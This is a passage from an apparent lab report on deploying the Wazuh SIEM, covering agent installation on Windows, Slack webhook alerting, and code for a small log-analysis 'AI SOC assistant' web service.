             └─904 /usr/share/wazuh-dashboard/node/bin/node --no-warnings --max-http-header-size=65536 --unhandled-rejections=warn /usr/share/wazuh-dashboard/src/cli/dist

Mar 07 18:08:50 wazuhmanager-virtual-machine opensearch-dashboards[904]: {"type":"log","@timestamp":"2026-03-07T23:08:50Z","tags":["warning","cross-compatibility-service"],"pid":904,"message":"Starting >
Mar 07 18:08:50 wazuhmanager-virtual-machine opensearch-dashboards[904]: {"type":"log","@timestamp":"2026-03-07T23:08:50Z","tags":["info","plugins-system"],"pid":904,"message":"Starting [51] plugins: [us>
Mar 07 18:08:51 wazuhmanager-virtual-machine opensearch-dashboards[904]: {"type":"log","@timestamp":"2026-03-07T23:08:51Z","tags":["info","plugins","wazuh","initialize"],"pid":904,"message":"dashboard in>
Mar 07 18:08:51 wazuhmanager-virtual-machine opensearch-dashboards[904]: {"type":"log","@timestamp":"2026-03-07T23:08:51Z","tags":["info","plugins","wazuh","initialize"],"pid":904,"message":"App revision>
Mar 07 18:08:51 wazuhmanager-virtual-machine opensearch-dashboards[904]: {"type":"log","@timestamp":"2026-03-07T23:08:51Z","tags":["info","plugins","wazuh","initialize"],"pid":904,"message":"Total RAM: >
Mar 07 18:08:51 wazuhmanager-virtual-machine opensearch-dashboards[904]: {"type":"log","@timestamp":"2026-03-07T23:08:51Z","tags":["info","plugins","wazuh","monitoring"],"pid":904,"message":"Updated the
Mar 07 18:08:51 wazuhmanager-virtual-machine opensearch-dashboards[904]: {"type":"log","@timestamp":"2026-03-07T23:08:51Z","tags":["info","plugins","wazuh","cron-scheduler"],"pid":904,"message":"Updated
Mar 07 18:08:51 wazuhmanager-virtual-machine opensearch-dashboards[904]: {"type":"log","@timestamp":"2026-03-07T23:08:51Z","tags":["listening","info"],"pid":904,"message":"Server running at https://0.0.>
Mar 07 18:08:51 wazuhmanager-virtual-machine opensearch-dashboards[904]: {"type":"log","@timestamp":"2026-03-07T23:08:51Z","tags":["info","http","server","OpenSearchDashboards"],"pid":904,"message":"http>
Mar 07 18:08:51 wazuhmanager-virtual-machine opensearch-dashboards[904]: {"type":"log","@timestamp":"2026-03-07T23:08:51Z","tags":["info","plugins","wazuh","monitoring"],"pid":904,"message":"Settings ado>
```

Figure.57, 58, 59 (Check Wazuh Services)





Figure.60 (Sysmon Installation)

(61)


Endpoints
Deploy new agent
API
default
Deploy new agent
Select the package to download and install on your system:
LINUX
RPM amd64
RPM aarch64
DEB amd64
DEB aarch64
WINDOWS
MSI 32/64 bits
macOS
Intel
Apple silicon
For additional systems and architectures, please check our documentation.
Server address:
This is the address the agent uses to communicate with the server. Enter an IP address or a fully qualified domain name (FQDN).
Assign a server address
192.168.159.142
Remember server address
Optional settings:
By default, the deployment uses the hostname as the agent name. Optionally, you can use a different agent name in the field below.
Assign an agent name:
windows-HR-manager

Run the following commands to download and install the agent:

```
Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.14.3-1.msi -OutFile $env:tmp\wazuh-agent; msiexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='192.168.159.142' WAZUH_AGENT_NAME='windows-HR-manager'
```

ⓘ Requirements

- You will need administrator privileges to perform this installation.
- PowerShell 3.0 or greater is required.

Keep in mind you need to run this command in a Windows PowerShell terminal.

Start the agent:

```
NET START Wazuh
```

Go to endpoints to verify the agent connection:


Back to agent list

Endpoints
windows-HR-manager
API
default
Threat Hunting
File Integrity Monitoring
Configuration Assessment
MITRE ATT&CK
Vulnerability Detection
More...
windows-HR-manager (001)
Stats
Configuration
ID
Status
IP address
Version
Group
Operating system
Cluster node
Registration date
Last keep alive
001
active
192.168.159.143
Wazuh v4.14.3
default
Microsoft Windows 10 Enterprise 10.0.19045.2486
node01
Mar 15, 2026 @ 18:51:29.000
Mar 15, 2026 @ 18:52:31.000
System inventory
Cores
4
Memory
3.4GB
CPU
12th Gen Intel(R) Core(TM) i7-12700H
Host name
DESKTOP-M7L...
Serial number
None
Last 24 hours
Events count evolution
Count
timestamp per 30 minutes
MITRE ATT&CK
Top Tactics
Defense Evasion
1
Compliance
PCI DSS
2.2 (426)
10.6.1 (3)
10.2.6 (2)
Vulnerability Detection
0 Critical
0 High
0 Medium
Top 5 Packages
Package
Count
No recent events
Security Configuration Assessment
Policy
End scan
Passed
Failed
Not applica...
Score
CIS Microsoft Windows 10 Enterprise Benchmark v4.0.0
Mar 15, 2026 @ 18:51:59.000
117
303
4
27%
1


Figure.61, 62, 63, 64 (Deploy Wazuh Agent)

Figure.65 (IT Hygiene Monitoring)

5.2.6 Setup Wazuh alerts on Slack



(66)



(67)






Figure.66, 67, 68 (Setup Slack Workspace & Channels for Alerts)


Create app from manifest
This is your app's manifest containing basic info, scopes, settings, and features. For help on how this works, you can check out our documentation or check out a few examples.
JSON
YAML
{
"display_information": {
"name": "wazuh_notifications"
},
"settings": {
"org_deploy_enabled": false,
"socket_mode_enabled": false,
"is_hosted": false,
"token_rotation_enabled": false
}
}
Step 2 of 3
Back
Next

(69)


slack api
Wazuh_notifica...
Settings
Basic Information
Collaborators
Socket Mode
Install App
Manage Distribution
Features
App Home
Agents & AI Apps NEW
Work Object Previews NEW
Workflow Steps NEW
Org Level Apps
Incoming Webhooks
Interactivity & Shortcuts
Slash Commands
Steps from Apps LEGACY
OAuth & Permissions
Event Subscriptions
User ID Translation
Incoming Webhooks
Activate Incoming Webhooks
On
Incoming webhooks are a simple way to post messages from external sources into Slack. They make use of normal HTTP requests with a JSON payload, which includes the message and a few other optional details. You can include message attachments to display richly-formatted messages.
Adding incoming webhooks requires a bot user. If your app doesn't have a bot user, we'll add one for you.
Each time your app is installed, a new Webhook URL will be generated.
If you deactivate incoming webhooks, new Webhook URLs will not be generated when your app is installed to your team. If you'd like to remove access to existing Webhook URLs, you will need to Revoke All OAuth Tokens.
Webhook URLs for Your Workspace
To dispatch messages with your webhook URL, send your message in JSON as the body of an application/json POST request.
Add this webhook to your workspace below to activate this curl example.

(70)

Webhook URL	Channel	Added By
https://hooks.slack.com/services/T0APD Copy	critical	SOC-Analyst Mar 29, 2026
https://hooks.slack.com/services/T0APD Copy	high	SOC-Analyst Mar 29, 2026
https://hooks.slack.com/services/T0APD Copy	medium	SOC-Analyst Mar 29, 2026
https://hooks.slack.com/services/T0APD Copy	low	SOC-Analyst Mar 29, 2026

Figure.69, 70, 71 (Create Webhook for each channel)

```
# swith to root first
mkdir -p /var/ossec/venv
sudo apt install python3-venv
sudo apt install python3
python3 -m venv /var/ossec/venv
cd /var/ossec/venv/bin/activate
source /var/ossec/venv/bin/activate
pip install requests
```

(72)

```
root@wazuhmanager-virtual-machine:/var/ossec/venv# cd bin/
root@wazuhmanager-virtual-machine:/var/ossec/venv/bin# ls
activate  activate.csh  activate.fish  Activate.ps1  pip  pip3  pip3.10  python  python3  python3.10
root@wazuhmanager-virtual-machine:/var/ossec/venv/bin# source /var/ossec/venv/bin/activate
(venv) root@wazuhmanager-virtual-machine:/var/ossec/venv/bin# pip install requests
Collecting requests
  Downloading requests-2.33.0-py3-none-any.whl (65 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 65.0/65.0 KB 695.3 kB/s eta 0:00:00
Collecting urllib3<3,>=1.26
  Downloading urllib3-2.6.3-py3-none-any.whl (131 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 131.6/131.6 KB 1.6 MB/s eta 0:00:00
Collecting certifi>=2023.5.7
  Downloading certifi-2026.2.25-py3-none-any.whl (153 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 153.7/153.7 KB 2.0 MB/s eta 0:00:00
Collecting charset_normalizer<4,>=2
  Downloading charset_normalizer-3.4.6-cp310-cp310-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl (207 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 207.9/207.9 KB 4.0 MB/s eta 0:00:00
Collecting idna<4,>=2.5
  Downloading idna-3.11-py3-none-any.whl (71 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 71.0/71.0 KB 3.4 MB/s eta 0:00:00
Installing collected packages: urllib3, idna, charset_normalizer, certifi, requests
Successfully installed certifi-2026.2.25 charset_normalizer-3.4.6 idna-3.11 requests-2.33.0 urllib3-2.6.3
(venv) root@wazuhmanager-virtual-machine:/var/ossec/venv/bin#
```

Ubuntu 22.04.5 LTS amd64

Figure.72, 73 (Set up Python Virtual Environment in Wazuh)

```
#!/bin/sh

# Set the virtual environment Python binary
CUSTOM_PYTHON="/var/ossec/venv/bin/python3"

SCRIPT_PATH_NAME="$0"
DIR_NAME="$(cd "$(dirname "${SCRIPT_PATH_NAME}")"; pwd -P)"
SCRIPT_NAME="$(basename "${SCRIPT_PATH_NAME}")"
PYTHON_SCRIPT="${DIR_NAME}/${SCRIPT_NAME}.py"

# Run the integration script using custom Python interpreter
${CUSTOM_PYTHON} "${PYTHON_SCRIPT}" "$@"
```

(74)

```
chmod 750 /var/ossec/integrations/custom-slack*
chown root:wazuh /var/ossec/integrations/custom-slack*
```

Figure.74, 75 (Create Shell Wrapper Script)

```
<ossec_config>
  <global>
    <jsonout_output>yes</jsonout_output>
    <alerts_log>yes</alerts_log>
    <logall>yes</logall>
    <logall_json>yes</logall_json>
  </global>
</ossec_config>
```

(76)

```
<ossec_config>
    <integration>
    <name>custom-slack</name>
    <alert_format>json</alert_format>
    </integration>
</ossec_config>
```

(77)

```
systemctl restart wazuh-manager.service
```

Figure.76, 77, 78 (Configure Integration in `ossec.conf`)

```
/var/ossec/integrations/custom-slack /var/ossec/logs/alerts/alerts.json
```

(79)

Figure.79, 80, 81 (Test the Integration)

5.2.7 Bee AI-SOC Assistant 🐝

```python
def verify_jwt(x_api_key: str = Header(None)):
    if x_api_key == API_SECRET: return "BEE_Analyst"
    raise HTTPException(status_code=401, detail="Zero Trust: Unauthorized")

@app.get("/", response_class=HTMLResponse)
async def serve_frontend(request: Request):
    if templates: return templates.TemplateResponse(request=request, name="index.html", context={"request": request})
    return "<h1>Error: Please ensure index.html is inside a 'templates' directory.</h1>"

@app.post("/chat")
@limiter.limit("20/minute")
async def investigate_endpoint(request: Request, req: ChatRequest, x_api_key: str = Header(None)):
    verify_jwt(x_api_key)

    ip_match = re.search(r'\b(?:\d{1,3}\.){3}\d{1,3}\b', req.message)
    target_ip = ip_match.group() if ip_match else None

    def fetch_logs():
        raw = []
        for fp in LOG_FILES:
            if not os.path.exists(fp): continue
            try:
                if target_ip:
                    res = subprocess.run(["grep", "-F", target_ip, fp], capture_output=True, text=True, timeout=5)
                    lines = res.stdout.strip().split('\n')[-200:]
                else:
                    res = subprocess.run(["tail", "-n", "100", fp], capture_output=True, text=True, timeout=5)
                    lines = res.stdout.strip().split('\n')
                for l in lines:
                    if l.strip(): raw.append((l, "ALERT" if "alerts" in fp else "ARCHIVE"))
            except Exception as e:
                logging.error(f"Log Fetch Error: {e}")
        return raw

    raw_lines = await asyncio.to_thread(fetch_logs)
    events = []
    iocs_dict = {"ips": set(), "hashes": set(), "files": set()}
    hash_pat = re.compile(r'\b[a-fA-F0-9]{32,64}\b')
```

(82)

```
            files_found = re.findall(r'\b([a-zA-Z0-9_-]+\.(exe|sh|elf|py|pl|rb|dll|enc|php))\b', full_log, re.IGNORECASE)
            for f in files_found: iocs_dict["files"].add(f[0])

        except Exception:
            continue

    events.sort(key=lambda x: x['dt'])

    if not events:
        return {"session_id": "STANDBY", "hunting_queries": []}

    cti = await ThreatIntelAsync.enrich_ip(target_ip)
    asset_info = ContextEngine.get_asset(target_ip)
    target_user = events[0]['user'] if events else "Unknown"
    user_info = ContextEngine.get_user(target_user)

    risk = DetectionEngine.evaluate(events, target_ip, asset_info, user_info, cti)

    first_proc = events[0].get('parent_process', 'Process')
    tactics_str = " →".join(risk['tactics'])
    narrative = {
        "initial": f"Initial activity was observed via {first_proc} execution by identity '{target_user}'.",
        "progression": f"Attack progressed via: {tactics_str}. ({len(events)} distinct events).",
        "impact": f"Asset {asset_info['host']} ({asset_info['crit']}) is compromised.",
        "assessment": f"High confidence true-positive. Immediate containment mandated."
    }

    try:
        async with httpx.AsyncClient() as client:
            ai_resp = await client.post(OLLAMA_URL, json={"model": OLLAMA_MODEL, "prompt": f"Act as Principal DFIR Expert. Analyze
            if ai_resp.status_code == 200: narrative.update(json.loads(ai_resp.json().get('response', '{}')))
    except Exception: pass

    heatmap_counts = {}
    for e in events: heatmap_counts[e['mitre_tactic']] = heatmap_counts.get(e['mitre_tactic'], 0) + 1
    heatmap_data = [{"tactic": k, "count": v} for k, v in heatmap_counts.items() if v > 0]

    ioc_list = [{"value": ip, "type": "IPv4", "rep": cti['rep'], "src": cti['src']} for ip in iocs_dict['ips'] if ip != target_ip]
    for f in iocs_dict["files"]: ioc_list.append({"value": f, "type": "File Name", "rep": "Malicious", "src": "EDR Engine"})
    for h in iocs_dict["hashes"]: ioc_list.append({"value": h, "type": "Hash", "rep": "Suspicious", "src": "EDR Engine"})

    return {
        "session_id": f"INC-{datetime.now().strftime('%y%m')}-{uuid.uuid4().hex[:4].upper()}",
```

Figure.82, 83 (API Configuration)

```
<!DOCTYPE html>
<html lang="en" class="dark">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>BEE 🐝 - AI SOC ASSISTANT | Command Center</title>

    <link href="https://fonts.googleapis.com/css2?family=Inter:wght@300;400;500;600;700;800&family=JetBrains+Mono:wght@400;700&display=swap" rel="stylesheet">
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.4.0/css/all.min.css">

    <script src="https://cdn.tailwindcss.com"></script>
    <script>
        tailwind.config = {
            darkMode: 'class',
            theme: {
